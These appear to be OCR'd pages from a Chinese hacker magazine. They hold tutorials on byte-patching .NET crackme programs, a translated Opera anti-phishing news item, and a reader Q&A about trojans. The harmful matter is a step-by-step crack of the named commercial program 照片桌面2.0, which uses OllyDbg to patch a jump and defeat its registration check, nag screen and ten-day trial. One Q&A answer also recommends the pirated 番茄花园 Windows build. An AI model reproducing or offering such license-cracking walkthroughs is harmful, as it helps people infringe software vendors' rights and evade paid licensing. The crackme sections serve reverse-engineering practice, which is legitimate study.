


图11 载入程序

切换语言为 IL，代码如下：

```
.method public hidebysig specialname rtspecialname instance void .ctor() cil managed
{
    .maxstack 2
    L_0000: ldarg.0
    L_0001: ldc.i4.0 修改为ldc.i4.1，查微软的MSDN可知，其字节为17
    L_0002: stfld bool Dot_Net_ReverseMe_2.frmMain::IsRegistered
    L_0007: ldarg.0
    L_0008: call instance void [System.Windows.Forms]System.Windows.Forms.Form::.ctor()
    L_000d: ldarg.0
    L_000e: call instance void Dot_Net_ReverseMe_2.frmMain::InitializeComponent()
    L_0013: ret
}
```

鼠标停在 L_0001：ldc.i4.0 行，看到ldc.i4.0指令的字节为16。同样地，确定上下的字节分别为02，7d。下面，ultraedit哥们儿该粉墨登场了。搜索02167d，定位，然后，将16改为17即可。

.net破解第六例 Dot_NET_ReverseMe_3.exe

任务：激活两个按钮，去掉两个nag窗口。

.net Reflector载入程序，语言仍选择VB，如图12。

双击，右边代码如下：

```
Private Sub frmReverseMeMain_Load(ByVal sender As Object, ByVal e As EventArgs)
    Me.btnEnableMe2.Enabled = False ×××第2个按钮激活与否的特征值
    MessageBox.Show("Unregistered - Get Rid Of Me!", "Nag Messagebox")
End Sub
```





图12 载入程序


图13 IDA Pro打开程序

切换语言为IL，代码如下：

```
.method private hidebysig instance void frmReverseMeMain_Load(object sender, [mscorlib]System.EventArgs e) cil managed
{
    .maxstack 2
    L_0000: ldarg.0
    L_0001: ldfld [System.Windows.Forms]System.Windows.Forms.Button Dot_NET_ReverseMe_3.frmReverseMeMain::btnEnableMe2
    L_0006: ldc.i4.0
    L_0007: callvirt instance void [System.Windows.Forms]System.Windows.Forms.Control::set_Enabled(bool)
    L_000c: ldstr "Unregistered - Get Rid Of Me!"
    L_0011: ldstr "Nag Messagebox"
    L_0016: call [System.Windows.Forms]System.Windows.Forms.DialogResult [System.Windows.Forms]System.Windows.Forms.MessageBox::Show(string, string)
    L_001b: pop
    L_001c: ret
}
```

由于字节码不容易确定。因此，用ILDasm打开目标程序，定位到这里：

```
.method private hidebysig instance void frmReverseMeMain_Load(object sender,
    class [mscorlib]System.EventArgs e) cil managed
    // SIG: 20 02 01 1C 12 15
{
    // 方法在 RVA 0x2324 处开始
    // 代码大小       29 (0x1d)
    .maxstack  2
    IL_0000:  /* 02   |                  */ ldarg.0
    IL_0001:  /* 7B   | (04)000002       */ ldfld      class [System.Windows.Forms]System.Windows.Forms.Button Dot_NET_ReverseMe_3.frmReverseMeMain::btnEnableMe2
    IL_0006:  /* 16   |                  */ ldc.i4.0  将16改为17
    IL_0007:  /* 6F   | (0A)000015       */ callvirt   instance void [System.Windows.Forms]System.Windows.Forms.Control::set_Enabled(bool)
    IL_000c:  /* 72   | (70)0000F1       */ ldstr      "Unregistered - Get Rid Of Me!"
    IL_0011:  /* 72   | (70)00012D       */ ldstr      "Nag Messagebox"
    IL_0016:  /* 28   | (0A)00002F       */ call       valuetype [System.Windows.Forms]System.Windows.Forms.DialogResult [System.Windows.Forms]System.Windows.Forms.MessageBox::Show(string,
        string)
    IL_001b:  /* 26   |                  */ pop
    IL_001c:  /* 2A   |                  */ ret
} // end of method frmReverseMeMain::frmReverseMeMain_Load
```

Ultraedit 打开程序，搜索 027B02000004166F1500000A ，




图14 ultraedit打开程序　图15 成功后的界面

定位，将其中的16改为17。即ldc.i4.0改为ldc.i4.1。则第二个按钮被激活。

常用的去掉消息框的方法：将IL_000c 开始直到IL_001b为止的代码全部nop掉，即可去掉第一个nag消息框。注意：nop在.net程序中，不是90，而是00。即以上重点标记的代码，在ultaredit中修改即可。

接下来还有两个任务需要解决：激活第1个按钮，去掉第2个nag窗口。

双击InitializeComponent():Void，右边代码中，定位这里：

```
Me.btnEnableMe1.Enabled = False  ××××第1个按钮激活与否的特征值
Me.btnEnableMe1.FlatStyle = FlatStyle.Flat
Me.btnEnableMe1.Location = New Point(8, 8)
Me.btnEnableMe1.Name = "btnEnableMe1"
Me.btnEnableMe1.Size = New Size(272, 32)
Me.btnEnableMe1.TabIndex = 0
```

为方便定位代码位置，以利于今后的修改，我们用IDA Pro打开程序，记得选择 .net 程序，如图13。

可见，代码位于11BC处，ultraedit打开程序，ctrl+G，输入0x11bc，如图14。

定位，将其中的17改为16。即ldc.i4.1改为ldc.i4.0。则第2个NAG窗口被消除。成功后的界面如图15。

通过以上的分析可以看出，不对.net程序进行加密处理是很恐怖的一件事情，你的源码几乎是完全透明的，清晰可见。因此，.net程序必须用加密软件进行加密保护。.net程序主要的加密软件有以下两大类：

1. 混淆类

(1)名称混淆，代表性的如**Dotfuscator**。Dotfuscator是比较初级的混淆器，采取的主要策略是通过把类名、方法名、变量名改成很短的形式（如只有一个字母），来破坏有意义的变量命名。

(2)除了名称混淆外，还加入流程混淆，代表性的如**XenoCode**。XenoCode是稍微高级的混淆器，流程混淆主要是阻止.net Reflector的反编译。

2. 编译到本地代码类

(1) **Remotesoft Protector**，国外一软件公司的加密产品。

(2) **MaxtoCode**，中国Jason.NET的作品。网址为http://www.maxtocode.com/，它使用点状随机加密模式，在不损坏.net MetaDta的前提下将 .net IL代码进行加密封装，使.net IL代码根本无法被反编译。

如何破解经过加密后的.net程序呢？我们将在以后的《黑客手册》杂志中讨论，see you next time!

编辑点评：

微软的.net战略搞得是红红火火，但知识产权的保护却成了其致命伤。统一有统一的好处，但这也同样意味着它将失去自身的特性，这便是.net的软肋。.net的破解基本可以按照一个程式走下来的，菜鸟要笑了，比尔要哭了。

夜航船

「Opera 9.1」にはフィッシング詐欺防止機能を搭載予定

翻译 XApache

Opera Softwareは17日、Webブラウザの次期バージョンである「Opera 9.1」にフィッシング詐欺防止機能を搭載する予定であることを明らかにした。Internet Explorer 7 (IE7) やFirefox 2にもフィッシング詐欺防止機能が搭載されるが、Operaはこれらとは少し異なる手法でユーザーの安全対策を講じるとしている。

Opera Software在十七号宣布，确定下一个版本的「Opera 9.1」Web浏览器将增加防钓鱼欺骗功能。Internet Explorer 7(IE7)和Firefox 2也具备了防钓鱼式欺骗的功能，不过，Opera为用户提供了稍微不同的保护手段以及安全对策。

Operaによると、FirefoxではGoogleや他のプロバイダーが提供するリアルタイムフィッシング詐欺防止サービスをオンにしない限り、ただ単にブラックリストを確認するだけだという。また、IE7では逆にホワイトリストをダウンロードしておくだけだとOperaは主張する。

根据Opera的说法，Firefox和Google与其他服务提供商提供的实时反钓鱼欺诈服务对比，只是简单地使用了黑名单验证。而IE7则是相反地采用了下载白名单的方法，Opera会做得更好。

これに対してOpera 9.1では、「我々はリアルタイムで保護することが本当の保護になると感じている。なぜならフィッシング攻撃はウイルス攻撃のようになりつつあり、ほとんどの被害が非常に短い時間で生じている」と説明している。

对于Opera 9.1这个版本来说，「我们将拥有真正的实时保护，因为现在的钓鱼攻击已经变得和病毒传播一般，可以在非常短的时间内产生极大的危害」。

Operaのフィッシング詐欺防止機能の仕組みは次のようなものだ。Opera 9.1では、ユーザーが新しいサイトを訪問するたびにOperaのサーバーにリクエストが投げられる。それには、URLを識別するに必要十分な情報だけが送信される。OperaのサーバーにはGeoTrustのデータベースがあり、URLはそれと照らし合わされる。サイトが危険な場合にはポップアップウィンドウが表示され、それ以上そのサイトにアクセスすることはできない。一方、一度訪問し、安全だったことが確認されたサイトの情報はしばらくの間ブラウザにキャッシュされる。これにより頻繁にサーバーにアクセスする時間のロスを防ぐことができる。

Opera的防钓鱼欺诈功能结构如下：Opera 9.1，每当用户访问一个新网站的时候，都会向Opera的服务器发送数据。当然，只有识别URL那一部分必要信息会被发送。Opera的服务器将geotrust的数据库内存储的信息和递交的URL作对比。当发现是危险站点时，popup弹窗警告，浏览器会阻止用户访问该站点。另一方面，站点被访问一次后，浏览器将会把结果缓存一段时间，这样就防止了频繁访问服务器所产生的损失。

IE7やFirefox 2もそれぞれフィッシング詐欺防止機能に工夫を凝らしているが、フィッシング詐欺もますます巧妙になってくるだろう。自分が使用するブラウザのフィッシング詐欺防止機能の特性を理解しておくことが被害防止につながるかもしれない。

IE7和Firefox 2在各自的防钓鱼欺诈功能上也在想尽办法，不过，钓鱼式欺诈也变得越来越巧妙了。说不定哪天自己以前理解的防钓鱼功能就被攻破了呢？

Cracker的成长
——记照片桌面的破解

从本文你可以学到：
1. MFC程序破解思路
2. 爆破的一般方法

Kfing

一些定式，打开照片桌面2.0四处看看。

一个爆破者应该了解的东西：

1.有什么限制（最重要）。

2.什么保护方式。打开它的时候，它已经一一向我们说明了。限制，十天试用期。点注册后看到出来一个框只有序列号。

当然，现在PEID查壳，一个C++编的东西。没有加壳，太好了，笑^_^。毫不犹豫OD载入。

点注册，输入注册码，我喜欢用123789。别忙着点确定，先回到OD下断，发现是一个MFC编的程序。糟糕，为何？因为它常常没有我们熟悉的函数，果然，找不到GetDlgItemTextA，也没有GetWindowTextA。现在有两种方法供我们选择。

1.用**kerberos**等软件监视，看它在注册时调用了哪个Api，由于mfc函数比较人性化，一看名字就知道它在干什么。

2.先点确定，看它怎么样。它说：“**无效的注册码！**”你已经知道了我要干些什么吗？对，就是字符串查找。因为第二种方法比较简单，且不用其他工具，所以我选择了第二种。果然一查便到了关键的call处。如图1。

看了这个图有何感想？太经典的注册了。第一个call核心call，jnz就是关键跳转，一定要跳。Push没有关系，那些都是往栈里压入参数。第二个call是提示错误的。是不是有一种冲动，想把jnz改成jmp。当然试试也是好的。改过之后，才知道启动的时候依旧有那个nag窗口。虽说你每一次输入序列号都对你说谢谢，可谢谢何时是个头啊，每次打开都输一次岂不很郁闷！遇到这种情况怎么办？这正是现在我们要探讨的问题。

我们不妨看看，注册成功之后，它在干什么。注意，在调试的时候尽量改标志寄存器，如图2。

我们只要在z后的1上双击，本来jnz不跳的，现在1变成0后就可以跳了，比jnz改成jz快吧。现在我们已经知道了它在后面干什么，看看OD给我们的注释，重要的几条如下**GetWindowsDirectoryA，\pdtdtlmt_32.dll，fopen，fwrite**。作何解释呢？首先调用GetWidowsDirectoryA，取得路径。再加上\pdtdtlmt_32.dll，即c:\\windows\pdtdtlmt_32.dll，然后再往它里面添东西，它启动时调用这个文件里面的东西再来一次来判断是否注册。明白了吗？我们去验证我们的猜想。C:\\windows下果然有这个文件。现在请不要忘记GetWindowsDirectortA，就让我们依靠它来帮助我们。因为软件在打开，pdtdtlmt_32.dll之前肯定也会先用这个函数获得系统目录所在。开始吧。

OD载入，Ctrl+N（当前模块中的名称（标签），我建议广大cracker记一些快捷键，这样速度快些），找到GetWindowsDirectortA，点enter(查找导人表参考)，全部下断。成功的第一步我们已经迈出。F9（运行），第二次F9就出现了讨厌的nag，重新来过。Ctrl+F2（重新开始）。一下F9，下面最艰苦的F8+F7之旅就开始了。先是随便F8，走到/*412699*/ CALL JMP.&MFC71.#2020_?DoModal@CDialog@@UAEHXZ讨厌的nag窗口又出现了。

下面给大家展示一下稍稍有点变态的做法，删掉pdtdtlmt_32.dll，为何呢？让我们进一步分析各个call的职能。我把它移到了d盘，为了以防万一。咱们再来Ctrl+F2。现在走过/***41245F***/ **JNZ 照片桌面.0041257E**时候发现与刚才不一样了，得出一个结论，c:\windows下面pdtdtlmt_32.dll就跳，不跳就是没有这个文件，自动建一个。现在我们不用去管这个跳转之间的代码了。下面，目标锁定/*4125F1*/ JE 照片桌面.004126E0，因为方圆千里之内，没有一个跳可以越过/*412699*/（什么，你忘了它是干什么的，向上瞅瞅，就是出现nag窗口的地址）。那么我们试试看吧！其实OD本身就是一个很好的汇编代码修改器，选定/*4125F1*/这一行，直接在代码行上双击，或者右键单击，选择汇编（快捷键Space）把je改成jmp或jnz，再右键->复制到可执行文件->选择部分(注意选择主要修改的部分，因为我们只修改了一处，所以用选择部分，如果修改了多个地方，那么就要选择所有改动了)->保存文件即可。启动，哈哈^_^，没有nag窗口了。

下面再来看看，为何它可以，上面那个理由太牵强了。打开pdtdtlmt_32.dll看看，尽是一些1234567890之类的吓人一跳。知道它有些什么就够了。如图3时eax中出现了pdtdtlmt_32.dll的一模一样的数。说明现在我们必须注意了。

发现它在如图4中的call内，大发淫威。跟注册过程很像。具体的我也不介绍了，否则，咱们就是分析算法，找序列号了。这么一来又有多少兴致勃勃的初来乍到的Cracker伤心绝望。

最后测试，这是爆破工作者都该做的，只有经过测试才可以知道软件是否被破解完成了。把日期向后调一个月，出现了两种不同的情况，破解版本是成功打开，原版是提示注册。到此，破解工作完成。

总结一下，这次，我们用的是爆破，作为爆破和分析算法找出它的序列号的最大区别是方法不同。假如是分析算法，那么，我们应该死嗑关键call/*00403E88*/，然后分析每一步都在干什么。但爆破就不同，爆破不用太懂汇编，但是你必须了解一些重要call的作用，换句话说就是爆破要观其大！分析算法要锱铢必较。




图1 找到关键call




图2 改寄存器



图3 出现的字符串



图4 call

编辑点评：

基本上每期都会有关于爆破的文章，不知道你掌握了没有，有的人瞧不上爆破，没有技术含量，但它却是最有效的破解方法，够用就好。NOHACK

Q&A

NOHACK

主持人：POP

回想起当年（昨年～）问问题的时候，只是一味的发问，没有考虑这问问题还有多少智慧，直到看到那篇经典的《提问的智慧》（URL：http://www.nohack.cn/bbs→菜鸟解惑→固顶贴◆提问的智慧(图文版)）和小四哥的《你尽力了吗》(URL：http://www.nohack.cn/bbs/→服务器渗透＆安全配置→固顶贴◆你尽力了吗？——小四哥经典文献)，才有所顿悟。推荐新手朋友们都去看一下。问问题是一门艺术，通过发问可以从解答过程中获得很多；而对于一些相对简单些的问题，如果可以自己找出答案，那印象会非常深刻的，理解也会更透彻。所以在发问之前，你应该先在谷歌或百度上寻找答案。等到你自己找到答案的时候，你会发现这个过程中的快乐！

Q：我是你们的一个读者，最近的一个月实在是让人难以忍受，我一上网就让人给黑了，就是别人修改WINDOWS操纵监视等使我无法浏览网页。所以我格式化了硬盘，主版跳了线，刷了BOOT，可是用软件在重新安完机后还是发现了恶意代码。所以每次安完机后上网立刻被人给黑了。代码删除不了，怎么办呢？一上网就被黑了，已经一个月了。只能换主板吗？还有就是上红客网的那个在线木马检测中发现了很多隐形木马，怎么清除？杀毒软件一点用都没有！什么WINDOWS木马清道夫。我去过网吧别人的电脑都有同样的木马怎么办呢？一个只想防黑的读者，真心的希望能得到您的一些帮助。

A：其实你的问题并不是像你说得那么严重，只是你中的木马可能过于顽固，所以清除起来有很多的麻烦。有时候重新格式化硬盘，和重新安装系统并不是最好的选择，要对症下药。

解决办法：这里是我个人给你的一些建议，不一定能全部奏效，但是至少可以帮助你。

1、首先你需要对系统里面的重要文件备份，然后对整个硬盘进行格式化，这还不够，最好删除里面的分区，然后重新分区。

2、重新安装一个新的操作系统，这里不要随便买一张系统盘来安装，或许你买的系统盘就有问题，建议你去安装联想OEM版本的操作系统或者番茄花园的。

3、这样就算是一个新的电脑了，应该来说是没有问题的。但是还有一个大的问题在后面，或许你觉得这些是很完美，而你的习惯可能会导致木马的再次袭来。我个人建议仔细想想以前自己开的网站看有没有广告插件等之类的，这些就是一些恶意代码的根源。

4、不要过于相信其他人的一些话语，以及一些软件的提示，要多多针对自己的机器来找解决的办法。

经常做好系统的维护，经常打补丁，安装一个可以及时升级病毒的杀毒软件等。

Q：你好！我今天晚上下载光盘上的C.I.A远程控制软件，解压后，也没有找到服务端执行程序，于是就想关了，但是在我删除它时，弹出无法删除icons文件夹的信息，已经使用杀毒软件杀过了，防火墙扫描木马也说发现了，但是防火墙的日志中又找不到信息，我想登录安全模式，但是两次都蓝屏，请问我该怎么办？

A：这个应该是杀毒软件的问题。因为光盘是一个特殊的盘符，它是无法读写的，所以你的杀毒软件提示有病毒的时候，你是删除不掉。

解决办法：1、首先把光盘弹出，然后关闭杀毒软件的监视。这个时候再插入光盘，把里面的文件下载在自己的电脑上。

